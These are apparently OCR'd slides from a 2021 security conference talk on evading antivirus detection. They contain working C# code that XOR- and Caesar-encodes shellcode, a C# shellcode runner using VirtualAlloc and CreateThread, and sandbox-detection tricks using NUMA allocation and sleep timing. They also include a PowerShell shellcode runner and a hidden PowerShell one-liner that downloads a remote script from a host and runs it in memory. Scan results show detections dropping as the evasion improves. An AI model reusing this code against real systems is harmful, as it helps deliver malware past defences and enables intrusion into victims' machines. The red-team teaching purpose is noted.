


```
// Encode the payload with XOR (fixed key)
byte[] encoded = new byte[buf.Length];
for (int i = 0; i < buf.Length; i++)
{
    encoded[i] = (byte)((uint)buf[i] ^ 0xfa);
}

StringBuilder hex = new StringBuilder(encoded.Length * 2);
int totalCount = encoded.Length;
for (int count = 0; count < totalCount; count++)
{
    byte b = encoded[count];

    if ((count + 1) == totalCount) // Dont append comma for last item
    {
        hex.AppendFormat("0x{0:x2}", b);
    }
    else
    {
        hex.AppendFormat("0x{0:x2}, ", b);
    }

    if ((count + 1) % 15 == 0)
    {
        hex.Append("\n");
    }
}

Console.WriteLine($"XOR payload (key: 0xfa):");
Console.WriteLine($"byte[] buf = new byte[{buf.Length}] {{\n{hex}\n}};");

//// Decode the XOR payload
//for (int i = 0; i < buf.Length; i++)
//{
//    buf[i] = (byte)((uint)buf[i] ^ 0xfa);
//}
```

https://github.com/chvancooten/OSEP-Code-Snippets/blob/main/XOR%20Shellcode%20Encoder/Program.cs

Sponsored By |

Even Caesar Ciphers Work…



1. Run an unencoded C# shellcode runner through multiple AV scanning engines.

ANTISCAN.ME

Filename: ConsoleApp1.exe
MD5: fc973d4b5e586349e8d9a48b84808f50
Scan date: 28-03-2021 15:15:05

Detection 14/26

2. 14/26 engines detected our shellcode, which is not good. Surprisingly, an old technique works quite well.

3. Implement a Caesar Cipher scheme. Here we do a forward shift by 4.

Program.cs — Helper — Helper.Program — Main(string[] args)

```csharp
            0xb5,0xa2,0x56,0xff,0xd5 };

            byte[] encoded = new byte[buf.Length];

            // encryption key value
            int j = 4;

            for (int i = 0; i < buf.Length; i++)
            {
                encoded[i] = (byte)(((uint)buf[i] + j) & 0xFF);
            }

            StringBuilder hex = new StringBuilder(encoded.Length * 2);
            foreach (byte b in encoded)
            {
                hex.AppendFormat("0x{0:x2}, ", b);
            }
            Console.WriteLine("The payload is: " + hex.ToString());
            Console.WriteLine("The substitution key is: " + j);
        }
    }
}
```

100 % — No issues found

4. Obtain shellcode after being shifted. Paste in runner.

5. Return to the C# shellcode runner. Implement the reverse shift by 4. Also remember to paste our modified shellcode!

```csharp
static void Main(string[] args)
{
    byte[] buf = new byte[770] { 0x00, 0x4c, 0x87, 0xe8, 0xf4, 0xec, 0xd0, 0x04, 0x04, 0x04, 0x45, 0x55, 0x45, 0x54

    // decryption routine. set j = value used for the encryption.

    int j = 4;

    for (int i = 0; i < buf.Length; i++)
    {
        buf[i] = (byte)(((uint)buf[i] - j) & 0xFF);
    }

    int size = buf.Length;
    IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
    Marshal.Copy(buf, 0, addr, size);
    IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr,
    IntPtr.Zero, 0, IntPtr.Zero);
    WaitForSingleObject(hThread, 0xFFFFFFFF);
```

6. New shellcode runner evades 5 more AV engines.

ANTISCAN.ME

Filename: ConsoleApp1.exe
MD5: 8a45783a29cb6773c5f36ff7e839c752
Scan date: 28-03-2021 16:10:18

Detection 9/26

https://www.linkedin.com/posts/activity-6781982516896247808-n-5X (my own Linkedin profile)

MYSTIKO

More Problems

- We can obfuscate the shellcode
  - But we cannot obfuscate its behaviour.
- How do we disguise the behaviour of shellcode?


MYSTIKCON 2021

MYSTIKO

AV Mechanisms

- Exploit the properties of a sandbox/emulator.
  - Use APIs that do not exist in a sandbox/emulator, but return normally on an actual Windows host.
  - Use APIs where emulators behave differently from actual hosts.

An Idea from 2014...



6.4. The "WTF is that?" method

Windows system API is so big that AV emulation system just don't cover everything. In this section I just put two examples but a lot other exist in the meander of Windows system APIs.

Example 1: What the fuck is NUMA?

NUMA stands for Non Uniform Memory Access. It is a method to configure memory management in multiprocessing systems. It is linked to a whole set of functions declare in *Kernel32.dll*

More information is available at http://msdn.microsoft.com/en-us/library/windows/desktop/aa363804%28v=vs.85%29.aspx


The next code will work on a regular PC but will fail in AV emulators.

```
int main( void )
{
        LPVOID mem = NULL;
        mem = VirtualAllocExNuma(GetCurrentProcess(), NULL, 1000, MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE,0);
        if (mem != NULL)
        {
                decryptCodeSection();
            startShellCode();
        }
        return 0;
}
```

https://wikileaks.org/ciav7p1/cms/files/BypassAVDynamics.pdf

Sleep

- Emulators do not "sleep" the way actual hosts do.
- Example implementation in C#.



```
            // use sleep to throw AV off

            DateTime t1 = DateTime.Now;
            Sleep(2000);
            double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
            if (t2 < 1.5)
            {
                return;
            }
```

MYSTIKCON 2021

Sponsored By |

MYSTIKO

Abusing Powershell


Reflection on our Shellcode

MYSTIKCON 2021

Sponsored By | OFFENSIVE security ZERO POINT SECURITY ORDINA


Porting from C# to Powershell?

- Replicate C# tradecraft in Powershell.



```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;

public class Kernel32 {
    [DllImport("kernel32")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
    [DllImport("kernel32", CharSet=CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
"@

Add-Type $Kernel32

[Byte[]] $buf = 0xfc,0xe8,0x8f,0x0,0x0,0x0,0x60,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0xc,0x89,0xe5,0x8b,0x52,0x14,0x31,0xff,0xf,0xb7,0x4a,0x26,0x8b,0x72,0x28,0x31,0xc0,0xac,0x3c,0x61,

$size = $buf.Length

[IntPtr]$addr = [Kernel32]::VirtualAlloc(0,$size,0x3000,0x40);

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $size)

$thandle=[Kernel32]::CreateThread(0,0,$addr,0,0,0);

[Kernel32]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
```

But still too elementary; we can do better.



Trojan:Win32/Swrort.A

Alert level: Severe
Status: Active
Date: 9/20/2021 2:04 AM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.


Learn more

Affected items:
containerfile: C:\Users\[redacted]Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveFiles\AutoSaved_2c864000-5f23-452e-b670-3c91f05baa18_Untitled1.ps1
file: C:\Users\[redacted]Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveFiles\AutoSaved_2c864000-5f23-452e-b670-3c91f05baa18_Untitled1.ps1->(UTF-8)

MYSTIKCON 2021

MYSTIKO

Let’s Go Fileless


Scripts
Executables (like Mimikatz)
User clicks on link in spam email
Website loads flash and triggers exploit
Shellcode launches Powershell (PS) with cmd line to download and execute payload in memory only
Download and in-memory execution and reflectively load code. Payload can perform exfiltration, damage, etc.
Auto-start registry created to invoke PS with cmd line

https://www.mcafee.com/enterprise/en-sg/security-awareness/ransomware/what-is-fileless-malware.html


Loading Scripts from Another Source

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.0.42/run.txt'))"
```

run.txt does not get written to disk, and executes as a Powershell script.

Reflection on Our Code

